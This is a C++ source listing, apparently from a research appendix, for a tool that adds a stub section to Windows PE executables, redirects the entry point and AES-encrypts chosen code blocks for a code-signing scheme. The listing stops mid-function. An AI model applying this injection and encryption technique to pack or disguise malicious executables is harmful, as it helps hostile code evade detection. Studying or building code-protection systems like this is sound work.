69    cerr << "\nUsage: SecureEncryptor PLN_FILE ENC_FILE PASSWORD [KEY_LENGTH]\n\n"
          << "   PLN_FILE   The PE file to be encrypted.\n"
          << "   ENC_FILE   The AES/CBC encrypted PE file to be generated.\n"
          << "   PASSWORD   Derives the key using PKCS#5/PBKDF2/SHA1.\n"
          << "   KEY_LENGTH 128, 192 or 256 (Default=256)" << endl;
74    exit(-1);
   }

   if(!ReadPeFile(argv[1], &sFile, 1)) {
      cerr << "Error reading file " << argv[1] << endl;
79    exit(-1);
   }

   sFile.inth.OptionalHeader.CheckSum = 0;

84 if(!peAdjustHeaderToAddSection(&sFile)) {

      if(sFile.inth.OptionalHeader.SizeOfHeaders < 0x1000) {      //0x1000 is max SizeOfHeaders

         peExtendHeaderSlack(&sFile, sFile.inth.OptionalHeader.FileAlignment, false);
89    }
      else {
         cout << "Error adding section header.  Max SizeOfHeader is 4 kilobytes." << endl;
         exit(-1);
      }
94 }

   DWORD dwAddress = 1, dwSize = 1;
   deque<DWORD> deqAddrSize;
   cout << "***CODE ENCRYPTING***\nEnter the virtual address and size of each code block to be ...
       encrypted.\n"
99      << "Enter a virtual address or size of zero (0x0) when finished." << endl;
   while(dwAddress != 0 && dwSize != 0) {
      cout << "Address: 0x";
      if(!(cin >> hex >> dwAddress))
         dwAddress = 0;
104   else if(dwAddress != 0) {
         deqAddrSize.push_front(dwAddress);
         cout << "Size: 0x";
         if(!(cin >> hex >> dwSize))
            dwSize = 0;
109      else if(dwSize & 0x0000000f) {
            cout << "The size must be a multiple of 16!" << endl;
            exit(-1);
         }
         else
114         deqAddrSize.push_front(dwSize);
      }
```

```
    }
    deqAddrSize.push_front(0); //Needed for SigStub code
    deqAddrSize.push_front(0); //Needed for QEMU

    dwAddress = 1;
    deque<DWORD> deqAuthPageAddrSize;
    deque<string> deqAuthModName;
    string tempStr;
    cout << "\n***CODE SIGNING***\nEnter the module name, virtual address, and size for each code...
        block to be signed.\n"
     << "Enter a virtual address of zero (0x0) when finished." << endl;
    while(dwAddress != 0) {
       cout << "Address: 0x";
       if(!(cin >> hex >> dwAddress))
          dwAddress = 0;
       else if(dwAddress != 0) {
          deqAuthPageAddrSize.push_front(dwAddress);
          cout << "Size: 0x";
          if(!(cin >> hex >> dwSize))
             dwSize = 0;
          else {
             deqAuthPageAddrSize.push_front(dwSize);
             cout << "Module name: ";
             if(cin >> tempStr) {
                deqAuthModName.push_front(tempStr);
             }
          }
       }
    }
    deqAuthModName.push_front("");
    deqAuthPageAddrSize.push_front(0);
    deqAuthPageAddrSize.push_front(0);

    string strFirstInit = "", strLastInit = "";
    cout << "\nWill " << argv[1] << " be the only module encrypted or providing page signing? (...
       yes/no) ";
    cin >> strFirstInit;

    if(toupper(strFirstInit[0]) == 'Y') {
       strLastInit = "Y";
    }
    else {
       cout << "\nWill " << argv[1] << " be the first module initialized? (yes/no) ";
       cin >> strFirstInit;

       if(toupper(strFirstInit[0]) != 'Y') {
          cout << "\nWill " << argv[1] << " be the last module initialized (only applicable to ...
              page signing)? (yes/no) ";
          cin >> strLastInit;
       }
    }

    DWORD dwStubSecSize = SIG_STUB_SIZE + 16 + (deqAddrSize.size() * 4) + //16 is the iv and salt
       ((deqAuthPageAddrSize.size()/2) * (8 + SHA256_DIGEST_LENGTH));

    peAddSection(&sFile, ".SigStub", dwStubSecSize, dwStubSecSize);

    peSecure(&sFile, deqAddrSize, deqAuthPageAddrSize,deqAuthModName,
       argv, iKeyLength, strFirstInit, strLastInit);
```

```
    if(!WritePeFile(argv[2], &sFile)) {
174     cerr << "Error writing file " << argv[2] << endl;
        exit(-1);
    }
}

179 bool ReadPeFile(const char *szFile, PSPEFile peFile, int verbose) {

    if(verbose)
        cout << "\nBegin reading file " << szFile << endl;

184 HANDLE hFile = NULL;

    if(verbose)
        cout << "Open file for reading...";
    if((hFile = CreateFile(szFile, GENERIC_READ, FILE_SHARE_READ, NULL,
189     OPEN_EXISTING, 0, 0)) == INVALID_HANDLE_VALUE) {
            if(verbose)
                cout << "failed" << endl;
            return false;
    }
194 if(verbose) {
        cout << "success" << endl;

        cout << "Reading DOS header...";
    }
199 //read dos header
    if(!readFile(&(peFile->idosh), sizeof(IMAGE_DOS_HEADER), 0, hFile)) {
        if(verbose)
            cout << "failed" << endl;
        return false;
204 }
    if(verbose) {
        cout << "success" << endl;

        cout << "Checking for valid DOS signature...";
209 }
    //checking valid dos signature
    if(peFile->idosh.e_magic != IMAGE_DOS_SIGNATURE) {
        if(verbose)
            cout << "failed" << endl;
214     return false;
    }
    if(verbose) {
        cout << "success" << endl;

219     cout << "Reading DOS Stub...";
    }
    //read dos stub
    peFile->nDosStubSize = peFile->idosh.e_lfanew - sizeof(IMAGE_DOS_HEADER);
    peFile->bDosStub = (BYTE*)malloc(peFile->nDosStubSize * sizeof(BYTE));
224 if(!readFile(peFile->bDosStub, peFile->nDosStubSize, sizeof(IMAGE_DOS_HEADER), hFile)) {
        if(verbose)
            cout << "failed" << endl;
        return false;
    }
229 if(verbose) {
        cout << "success" << endl;

        cout << "Reading NT Header...";
```

```
    }
234 //read nt headers
    if(!readFile(&(peFile->inth), sizeof(IMAGE_NT_HEADERS),
       sizeof(IMAGE_DOS_HEADER)+peFile->nDosStubSize, hFile)) {
       if(verbose)
          cout << "failed" << endl;
239    return false;
    }
    if(verbose) {
       cout << "success" << endl;

244    cout << "Checking for valid NT signature...";
    }
    //check nt signature
    if(peFile->inth.Signature != IMAGE_NT_SIGNATURE) {
       if(verbose)
249       cout << "failed" << endl;
       return false;
    }
    if(verbose) {
       cout << "success" << endl;
254
       cout << "Found " << peFile->inth.FileHeader.NumberOfSections << " section headers" << endl;

       cout << "Reading section headers...";
    }
259 //read section headers
    peFile->ishs = (IMAGE_SECTION_HEADER**)malloc(peFile->inth.FileHeader.NumberOfSections *
       sizeof(IMAGE_SECTION_HEADER*));
    for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections; i++) {
       peFile->ishs[i] = (IMAGE_SECTION_HEADER*)malloc(sizeof(IMAGE_SECTION_HEADER));
264    if(!readFile(peFile->ishs[i], sizeof(IMAGE_SECTION_HEADER),
          sizeof(IMAGE_DOS_HEADER)+peFile->nDosStubSize+sizeof(IMAGE_NT_HEADERS)+
          (i*sizeof(IMAGE_SECTION_HEADER)), hFile)) {
             if(verbose)
                cout << "failed" << endl;
269          return false;
       }
    }
    if(verbose) {
       cout << "success" << endl;
274
       cout << "Reading header slack space (optional directory data)...";
    }
    //read header slack space (could be used as directory data or just slack space to satisfy file...
        alignment)
    peFile->nHeaderSlackSize = peFile->inth.OptionalHeader.SizeOfHeaders -
279    sizeof(IMAGE_DOS_HEADER) - peFile->nDosStubSize - sizeof(IMAGE_NT_HEADERS) -
       (peFile->inth.FileHeader.NumberOfSections * sizeof(IMAGE_SECTION_HEADER));
    peFile->bHeaderSlack = (BYTE*)malloc(peFile->nHeaderSlackSize);
    if(!readFile(peFile->bHeaderSlack, peFile->nHeaderSlackSize,
       sizeof(IMAGE_DOS_HEADER)+peFile->nDosStubSize+sizeof(IMAGE_NT_HEADERS)+
284    (peFile->inth.FileHeader.NumberOfSections*sizeof(IMAGE_SECTION_HEADER)), hFile)) {
          if(verbose)
             cout << "failed" << endl;
          return false;
    }
289 if(verbose) {
       cout << "success" << endl;
```

```
        cout << "Reading section data...";
    }
294 //read section data
    peFile->bSectionData = (BYTE**)malloc(peFile->inth.FileHeader.NumberOfSections *
        sizeof(BYTE*));
    for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections; i++) {
        if(peFile->ishs[i]->PointerToRawData) {
299         peFile->bSectionData[i] = (BYTE*)malloc(peFile->ishs[i]->SizeOfRawData);
            if(!readFile(peFile->bSectionData[i], peFile->ishs[i]->SizeOfRawData,
                peFile->ishs[i]->PointerToRawData, hFile)) {
                    if(verbose)
                        cout << "failed" << endl;
304                 return false;
            }
        }
    }
    if(verbose) {
309     cout << "success" << endl;

        cout << "Reading optional Attribute Certificate Table...";
    }
    //read optional Attribute Certificate Table
314 peFile->nAttrCertSize = peFile->inth.OptionalHeader.DataDirectory[4].Size;
    if(peFile->nAttrCertSize != 0) {
        peFile->bAttrCert = (BYTE*)malloc(peFile->nAttrCertSize);
        if(!readFile(peFile->bAttrCert, peFile->nAttrCertSize,
            peFile->inth.OptionalHeader.DataDirectory[4].VirtualAddress, hFile)) {//RVA is a file ...
                offset
319         if(verbose)
                cout << "failed" << endl;
            return false;
        }
        if(verbose)
324         cout << "success" << endl;
    }
    else {
        if(verbose)
            cout << "not applicable" << endl;
329 }

    if(verbose)
        cout << "End reading file " << szFile << endl << endl;

334 CloseHandle(hFile);

    return true;
}

339 bool WritePeFile(const char *szFile, PSPEFile peFile) {

    cout << "\nBegin writing file " << szFile << endl;

    HANDLE hFile = NULL;
344
    cout << "Create new file...";
    if((hFile = CreateFile(szFile, GENERIC_ALL, 0, NULL,
        CREATE_ALWAYS, 0, 0)) == INVALID_HANDLE_VALUE) {
            cout << "failed" << endl;
349         return false;
    }
```

```
        cout << "success" << endl;

        cout << "Writing DOS header...";
354     //write dos header
        if(!writeFile(&(peFile->idosh), sizeof(IMAGE_DOS_HEADER), 0, hFile)) {
            cout << "failed" << endl;
            return false;
        }
359     cout << "success" << endl;

        cout << "Writing DOS stub...";
        //write dos stub
        if(!writeFile(peFile->bDosStub, peFile->nDosStubSize, sizeof(IMAGE_DOS_HEADER), hFile)) {
364         cout << "failed" << endl;
            return false;
        }
        cout << "success" << endl;

369     cout << "Writing NT header...";
        //write nt header
        if(!writeFile(&(peFile->inth), sizeof(IMAGE_NT_HEADERS),
            sizeof(IMAGE_DOS_HEADER)+peFile->nDosStubSize, hFile)) {
                cout << "failed" << endl;
374             return false;
        }
        cout << "success" << endl;

        cout << "Writing section headers...";
379     //write section headers
        for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections; i++) {
            if(!writeFile(peFile->ishs[i], sizeof(IMAGE_SECTION_HEADER),
                sizeof(IMAGE_DOS_HEADER)+peFile->nDosStubSize+sizeof(IMAGE_NT_HEADERS)+
                (i*sizeof(IMAGE_SECTION_HEADER)), hFile)) {
384                 cout << "failed" << endl;
                    return false;
            }
        }
        cout << "success" << endl;
389

        cout << "Writing header slack space (optional directory data)...";
        //write header slack space (could be used as directory data or just slack space to satisfy ...
             file alignments)
        if(!writeFile(peFile->bHeaderSlack, peFile->nHeaderSlackSize,
394         sizeof(IMAGE_DOS_HEADER)+peFile->nDosStubSize+sizeof(IMAGE_NT_HEADERS)+
            (peFile->inth.FileHeader.NumberOfSections*sizeof(IMAGE_SECTION_HEADER)), hFile)) {
                cout << "failed" << endl;
                return false;
        }
399     cout << "success" << endl;

        cout << "Writing section data...";
        //write section data
        for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections; i++) {
404         if(peFile->ishs[i]->SizeOfRawData != 0 && peFile->ishs[i]->PointerToRawData != 0 &&
                !writeFile(peFile->bSectionData[i], peFile->ishs[i]->SizeOfRawData,
                peFile->ishs[i]->PointerToRawData, hFile)) {
                    cout << "failed" << endl;
                    return false;
409         }
```

```
    }
    cout << "success" << endl;

    cout << "Writing optional Attribute Certificate Table...";
414 //write optional Attribute Certificate Table
    if(peFile->nAttrCertSize != 0) {
       if(!writeFile(peFile->bAttrCert, peFile->nAttrCertSize,
          peFile->inth.OptionalHeader.DataDirectory[4].VirtualAddress, hFile)) { //RVA is a file ...
              offset
          cout << "failed" << endl;
419       return false;
       }
    }
    cout << "success" << endl;

424 cout << "End writing file " << szFile << endl;

    CloseHandle(hFile);

    return true;
429 }

bool readFile(LPVOID lpBuff, DWORD dwBuffSize, DWORD dwFileOffset, HANDLE hFile) {

   DWORD lpBytesRead = 0;
434
    if(SetFilePointer(hFile, dwFileOffset, NULL, FILE_BEGIN) == INVALID_SET_FILE_POINTER)
       return false;

    if(ReadFile(hFile, lpBuff, dwBuffSize, &lpBytesRead,
439    NULL) == 0 || lpBytesRead != dwBuffSize)
       return false;

    return true;
}
444
bool writeFile(LPVOID lpBuff, DWORD dwBuffSize, DWORD dwFileOffset, HANDLE hFile) {

   DWORD lpBytesWritten = 0;

449 if(SetFilePointer(hFile, dwFileOffset, NULL, FILE_BEGIN) == INVALID_SET_FILE_POINTER)
       return false;

    if(WriteFile(hFile, lpBuff, dwBuffSize, &lpBytesWritten,
       NULL) == 0 || lpBytesWritten != dwBuffSize)
454    return false;

    return true;
}

459 void peExtendHeaderSlack(PSPEFile peFile, DWORD dwExtendSize, bool bAppendSlack) {

   BYTE *bOldHeaderSlack = peFile->bHeaderSlack;
   int nOldHeaderSlackSize = peFile->nHeaderSlackSize;

464 peFile->nHeaderSlackSize += dwExtendSize;
    peFile->bHeaderSlack = (BYTE*)malloc(peFile->nHeaderSlackSize);

    int iOffset = (bAppendSlack)?0:dwExtendSize;
    for(int i = 0; i < nOldHeaderSlackSize; i++)
```

```
469         peFile->bHeaderSlack[i+iOffset] = bOldHeaderSlack[i];

        free(bOldHeaderSlack);

        peFile->inth.OptionalHeader.SizeOfHeaders += dwExtendSize;
474
        //correct section data file offsets
        for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections; i++) {
            peFile->ishs[i]->PointerToRawData += dwExtendSize;
        }
479
        if(bAppendSlack)
            return;

        //correct data directory RVA's
484     for(int i = 0; i < IMAGE_NUMBEROF_DIRECTORY_ENTRIES; i++) {
            if(peFile->inth.OptionalHeader.DataDirectory[i].VirtualAddress <
                peFile->inth.OptionalHeader.SizeOfHeaders &&
                peFile->inth.OptionalHeader.DataDirectory[i].Size != 0)
                peFile->inth.OptionalHeader.DataDirectory[i].VirtualAddress += dwExtendSize;
489     }
    }

    void peAddSection(PSPEFile peFile, char *szName, DWORD dwRawSize, DWORD dwVirtualSize) {

494     //Correct header slack space to make room for new section header.
        //Header slack space should be created by calling peExtendHeaderSlack(...,bAppendSlack=true)
        //prior to calling peAddSection().

        cout << "\nAdding .SigStubs' section header...";
499
        peFile->nHeaderSlackSize -= sizeof(IMAGE_SECTION_HEADER);

        BYTE *oldHeaderSlack = peFile->bHeaderSlack;

504     peFile->bHeaderSlack = (BYTE*)malloc(peFile->nHeaderSlackSize);

        for(int i = 0; i < peFile->nHeaderSlackSize; i++)
            peFile->bHeaderSlack[i] = oldHeaderSlack[i+sizeof(IMAGE_SECTION_HEADER)];

509     //allocate section header

        IMAGE_SECTION_HEADER **oldIshs = peFile->ishs;

        peFile->inth.FileHeader.NumberOfSections += 1;
514
        peFile->ishs = (IMAGE_SECTION_HEADER**)malloc(peFile->inth.FileHeader.NumberOfSections *
            sizeof(IMAGE_SECTION_HEADER*));

        int i = 0;
519     for(; i < peFile->inth.FileHeader.NumberOfSections - 1; i++)
            peFile->ishs[i] = oldIshs[i];
        cout << "success" << endl;

        peFile->ishs[peFile->inth.FileHeader.NumberOfSections - 1] =
524         (IMAGE_SECTION_HEADER*)malloc(sizeof(IMAGE_SECTION_HEADER));

        //allocate section data

        BYTE **bOldSectionData = peFile->bSectionData;
```

```
529
        peFile->bSectionData = (BYTE**)malloc(peFile->inth.FileHeader.NumberOfSections *
            sizeof(BYTE*));

        for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections-1; i++)
534         peFile->bSectionData[i] = bOldSectionData[i];

        free(bOldSectionData);

        //Make sure raw size if file aligned
539     dwRawSize = (dwRawSize + peFile->inth.OptionalHeader.FileAlignment) &
            ~(peFile->inth.OptionalHeader.FileAlignment - 1);

        peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections - 1] = (BYTE*)malloc(dwRawSize);

544     for(int i = 0; i < dwRawSize; i++)
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections - 1][i] = '\0';

        //correct raw address and size

549     //get last file section
        IMAGE_SECTION_HEADER *ishLast = peFile->ishs[0];
        for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections-1; i++) {
            if(peFile->ishs[i]->PointerToRawData > ishLast->PointerToRawData)
                ishLast = peFile->ishs[i];
554     }
        peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->PointerToRawData =
            ishLast->PointerToRawData + ishLast->SizeOfRawData;
        peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->SizeOfRawData = dwRawSize;

559     //correct Certificate Attribute Table
        if(peFile->nAttrCertSize != 0) {
            peFile->inth.OptionalHeader.DataDirectory[4].VirtualAddress =
                peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->PointerToRawData
                + peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->SizeOfRawData;
564     }

        //correct section's name
        int nNameLen = strlen(szName);
        for(int i = 0; i < IMAGE_SIZEOF_SHORT_NAME; i++) {
569         if(i < nNameLen)
                peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->Name[i] = szName[i];
            else
                peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->Name[i] = '\0';
        }
574
        //get last file section
        ishLast = peFile->ishs[0];
        for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections-1; i++) {
            if(peFile->ishs[i]->VirtualAddress > ishLast->VirtualAddress)
579             ishLast = peFile->ishs[i];
        }

        //correct .sigstub section's virtual address and size
        if(ishLast->Misc.VirtualSize == 0) {
584         peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->VirtualAddress =
                (ishLast->VirtualAddress + ((ishLast->SizeOfRawData +
                peFile->inth.OptionalHeader.SectionAlignment - 1) & ~(peFile->inth.OptionalHeader....
                    SectionAlignment - 1))
                + peFile->inth.OptionalHeader.SectionAlignment - 1)
```

```
            & ~ (peFile->inth.OptionalHeader.SectionAlignment - 1);
589     }
        else {
            peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->VirtualAddress =
                (ishLast->VirtualAddress + ishLast->Misc.VirtualSize + peFile->inth.OptionalHeader....
                    SectionAlignment - 1)
                & ~ (peFile->inth.OptionalHeader.SectionAlignment - 1);
594     }
        peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->Misc.VirtualSize = (dwVirtualSize +
            peFile->inth.OptionalHeader.SectionAlignment - 1) & ~(peFile->inth.OptionalHeader....
                SectionAlignment - 1);

        //correct size of image
599     peFile->inth.OptionalHeader.SizeOfImage =
            peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->VirtualAddress +
            peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->Misc.VirtualSize;

        //correct section characteristics
604     peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->Characteristics =
            IMAGE_SCN_MEM_WRITE | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_CNT_CODE;
    }

    bool peAdjustHeaderToAddSection(PSPEFile peFile) {
609
        bool bRoomForAnotherHeader = true;

        for(int i = 0; i < IMAGE_NUMBEROF_DIRECTORY_ENTRIES; i++) {
            if(peFile->inth.OptionalHeader.DataDirectory[i].VirtualAddress <
614             peFile->inth.OptionalHeader.SizeOfHeaders &&
                peFile->inth.OptionalHeader.DataDirectory[i].VirtualAddress +
                peFile->inth.OptionalHeader.DataDirectory[i].Size >=
                peFile->inth.OptionalHeader.SizeOfHeaders - sizeof(IMAGE_SECTION_HEADER))
                bRoomForAnotherHeader = false;
619     }

        if(!bRoomForAnotherHeader)
            return false;

624     for(int i = peFile->nHeaderSlackSize; i >= sizeof(IMAGE_SECTION_HEADER); i--)
            peFile->bHeaderSlack[i] = peFile->bHeaderSlack[i-sizeof(IMAGE_SECTION_HEADER)];

        //correct data directory RVA's
        for(int i = 0; i < IMAGE_NUMBEROF_DIRECTORY_ENTRIES; i++) {
629         if(peFile->inth.OptionalHeader.DataDirectory[i].VirtualAddress <
                peFile->inth.OptionalHeader.SizeOfHeaders &&
                peFile->inth.OptionalHeader.DataDirectory[i].Size != 0)
                peFile->inth.OptionalHeader.DataDirectory[i].VirtualAddress += sizeof(...
                    IMAGE_SECTION_HEADER);
        }
634
        return true;
    }

    void peSecure(PSPEFile peFile, deque<DWORD> deqAddrSize, deque<DWORD> deqAuthPageAddrSize,
639             deque<string> deqAuthModName, char **argv, int iKeyLength, string strFirstInit, string...
                    strLastInit) {

        //add signal stub code to .SigStub

        BYTE bCode[] =      "\xEB\x00"                      //jmp <patch>
```

```
644
                        "\x9C"                          //pushaf
                        "\x60"                          //pusha

                        "\xBA\x4D\x00\x00\x00"          //mov edx, <patch addr of metadata>
649
                        "\x8B\xCA"                      //mov ecx,edx
                        "\x81\xC1\x10\x00\x00\x00"      //add ecx, <patch vaddr/size pairs (sign)>
                        "\x8B\x01"                      //mov eax, dword ptr [ecx]
                        "\x85\xC0"                      //test eax, eax
654                     "\x74\x07"                      //jz <deadbeef stub>
                        "\x8A\x00"                      //mov al, byte ptr [eax]
                        "\x83\xC1\x28"                  //add ecx,28
                        "\xEB\xF3"                      //jmp <begin this block>

659                     "\x8B\xCA"                      //mov ecx,edx
                        "\x81\xC1\x00\x00\x00\x00"      //add ecx, <patch vaddr/size pairs (encrypt)>
                        "\x8B\x01"                      //mov eax, dword ptr [ecx]
                        "\x85\xC0"                      //test eax, eax
                        "\x74\x07"                      //jz <deadbeef stub>
664                     "\x8A\x00"                      //mov al, byte ptr [eax]
                        "\x83\xC1\x08"                  //add ecx,8
                        "\xEB\xF3"                      //jmp <begin this block>

                        "\xB8\xEF\xBE\xAD\xDE"          //mov eax, 0xDEADBEEF
669                     "\xBB\xEF\xBE\xAD\xDE"          //mov ebx, 0xDEADBEEF
                        "\xCD\x2E"                      //int 0x2e

                        "\xC6\x05\xFF\xFF\xFF\xFF\x46" //mov [<jmp patch>],0x31

674                     "\x61"                          //popad
                        "\x9D"                          //popaf
                        "\xE9\xFF\xFF\xFF\xFF";         //jmp <patch addr with OEP>

    //the first initialized module should clear the page table
679 if(toupper(strFirstInit[0]) == 'Y' && toupper(strLastInit[0]) == 'Y') {
        bCode[SIG_STUB_SIZE-20] = 0xED;
        bCode[SIG_STUB_SIZE-19] = 0xBE;
        bCode[SIG_STUB_SIZE-18] = 0xED;
        bCode[SIG_STUB_SIZE-17] = 0xCE;
684 }
    else if(toupper(strFirstInit[0]) == 'Y') {
        bCode[SIG_STUB_SIZE-20] = 0xED;
        bCode[SIG_STUB_SIZE-19] = 0xCE;
        bCode[SIG_STUB_SIZE-18] = 0xED;
689     bCode[SIG_STUB_SIZE-17] = 0xCE;
    }
    else if(toupper(strLastInit[0]) == 'Y') {
        bCode[SIG_STUB_SIZE-20] = 0xED;
        bCode[SIG_STUB_SIZE-19] = 0xBE;
694     bCode[SIG_STUB_SIZE-18] = 0xED;
        bCode[SIG_STUB_SIZE-17] = 0xBE;
    }

    //patch jump patch addr
699 DWORD lpAddr = peFile->inth.OptionalHeader.ImageBase +
        (peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->VirtualAddress) + 1;
    bCode[SIG_STUB_SIZE-12] = ((BYTE*)&lpAddr)[0];
    bCode[SIG_STUB_SIZE-11] = ((BYTE*)&lpAddr)[1];
    bCode[SIG_STUB_SIZE-10] = ((BYTE*)&lpAddr)[2];
```

```
704     bCode[SIG_STUB_SIZE-9] = ((BYTE*)&lpAddr)[3];

        //patch addr of metadata
        DWORD dwAddr = peFile->inth.OptionalHeader.ImageBase +
            peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->VirtualAddress;
709     bCode[6] = ((char*)&dwAddr)[1];
        bCode[7] = ((char*)&dwAddr)[2];
        bCode[8] = ((char*)&dwAddr)[3];

        //patch address of vaddr/size pairs
714     DWORD dwSize = ((deqAuthPageAddrSize.size()/2) * (8 + SHA256_DIGEST_LENGTH)) + 16;
        bCode[34] = ((char*)&dwSize)[0];
        bCode[35] = ((char*)&dwSize)[1];
        bCode[36] = ((char*)&dwSize)[2];
        bCode[37] = ((char*)&dwSize)[3];
719
        //patch jmp addr to original entry point (last section assumed to be .SigStub)
        lpAddr = peFile->inth.OptionalHeader.AddressOfEntryPoint -
            (peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->VirtualAddress + SIG_STUB_SIZE);
        bCode[SIG_STUB_SIZE-4] = ((BYTE*)&lpAddr)[0];
724     bCode[SIG_STUB_SIZE-3] = ((BYTE*)&lpAddr)[1];
        bCode[SIG_STUB_SIZE-2] = ((BYTE*)&lpAddr)[2];
        bCode[SIG_STUB_SIZE-1] = ((BYTE*)&lpAddr)[3];

        cout << "Adding .SigStubs' section code and data...success" << endl;
729     //add prolog to last section (assumed to be .SigStub)
        memcpy(peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1], bCode, SIG_STUB_SIZE)...
            ;

        //add Virtual Address/Size pairs and encrypt the data
        DWORD dwAddress = 0;
734     dwSize = 0;
        int iOffset = SIG_STUB_SIZE + 16 + ((deqAuthPageAddrSize.size()/2) * (8 + SHA256_DIGEST_LENGTH...
            ));

        AES_KEY aesKey;
        unsigned char iv_salt[16], temp_iv[16];
739     unsigned char *key = (unsigned char*)malloc(iKeyLength >> 3);

        RAND_pseudo_bytes(iv_salt, 16);

        PKCS5_PBKDF2_HMAC_SHA1(argv[3], strlen(argv[3]), iv_salt, 16, 1, (iKeyLength >> 3), key);
744
        AES_set_encrypt_key(key, iKeyLength, &aesKey);

        while(deqAddrSize.size() >= 2) {

749         dwAddress = deqAddrSize.back();
            deqAddrSize.pop_back();
            dwSize = deqAddrSize.back();
            deqAddrSize.pop_back();

754         cout << hex << "Adding virtual address/size pair (0x" << dwAddress << ",0x" << dwSize
               << ") to file...";
            //Add virtual addr,size pairs
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset] = ((char*)&...
                dwAddress)[0];
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+1] = ((char*)&...
                dwAddress)[1];
```

```
759         peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+2] = ((char*)&...
                dwAddress)[2];
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+3] = ((char*)&...
                dwAddress)[3];
            iOffset += 4;
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset] = ((char*)&dwSize...
                )[0];
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+1] = ((char*)&...
                dwSize)[1];
764         peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+2] = ((char*)&...
                dwSize)[2];
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+3] = ((char*)&...
                dwSize)[3];
            iOffset += 4;
            cout << "success" << endl;

769         if(dwSize == 0)
               break;

            //find section with code to encrypt
            int iSecNum = -1;
774         for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections; i++) {
               if(dwAddress >= peFile->ishs[i]->VirtualAddress + peFile->inth.OptionalHeader.ImageBase ...
                   &&
                  dwAddress - (peFile->ishs[i]->VirtualAddress + peFile->inth.OptionalHeader.ImageBase)...
                       + dwSize <=
                  peFile->ishs[i]->SizeOfRawData)
                  iSecNum = i;
779         }

            if(iSecNum == -1) {
               cout << "Could not find section for virtual address 0x" << hex << dwAddress <<
                  " with size 0x" << dwSize << endl;
784            exit(-1);
            }

            cout << "Encrypting code at address 0x" << hex << dwAddress << " with size 0x" << dwSize <<...
                 "...";

789         for(int i = 0; i < 16; i++)
               temp_iv[i] = iv_salt[i];

            //Encrypt the code
            AES_cbc_encrypt(&(peFile->bSectionData[iSecNum][dwAddress - (peFile->ishs[iSecNum]->...
                 VirtualAddress +
794            peFile->inth.OptionalHeader.ImageBase)]),
               &(peFile->bSectionData[iSecNum][dwAddress - (peFile->ishs[iSecNum]->VirtualAddress +
               peFile->inth.OptionalHeader.ImageBase)]),
               dwSize, &aesKey, temp_iv, AES_ENCRYPT);
            cout << "success" << endl;
799      }

         cout << "Adding initialization vector and salt...success" << endl;
         for(int i = 0; i < 16; i++)
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][SIG_STUB_SIZE+i] = iv_salt...
                 [i];
804
         //add hmacs
         iOffset = SIG_STUB_SIZE + 16;
         unsigned char hmac[SHA256_DIGEST_LENGTH];
```

```
    string tempStr;
809 while(deqAuthPageAddrSize.size() >= 1) {

        dwAddress = deqAuthPageAddrSize.back();
        deqAuthPageAddrSize.pop_back();
        dwSize = deqAuthPageAddrSize.back();
814     deqAuthPageAddrSize.pop_back();
        tempStr = deqAuthModName.back();
        deqAuthModName.pop_back();

        cout << hex << "Adding virtual address/size pair (0x" << dwAddress << ",0x" << dwSize
819        << ") to file...";
        //Add virtual addr,size pairs
        peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset] = ((char*)&...
            dwAddress)[0];
        peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+1] = ((char*)&...
            dwAddress)[1];
        peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+2] = ((char*)&...
            dwAddress)[2];
824     peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+3] = ((char*)&...
            dwAddress)[3];
        iOffset += 4;
        peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset] = ((char*)&dwSize...
            )[0];
        peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+1] = ((char*)&...
            dwSize)[1];
        peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+2] = ((char*)&...
            dwSize)[2];
829     peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+3] = ((char*)&...
            dwSize)[3];
        iOffset += 4;
        cout << "success" << endl;

        if(dwSize == 0)
834        break;

        if(stricmp("user.defined", tempStr.c_str()) == 0) { //code is user defined
           BYTE *data = (BYTE*)malloc(dwSize);
           DWORD byteData;
839        cout << "User defined signed code at address " << hex << dwAddress << endl;
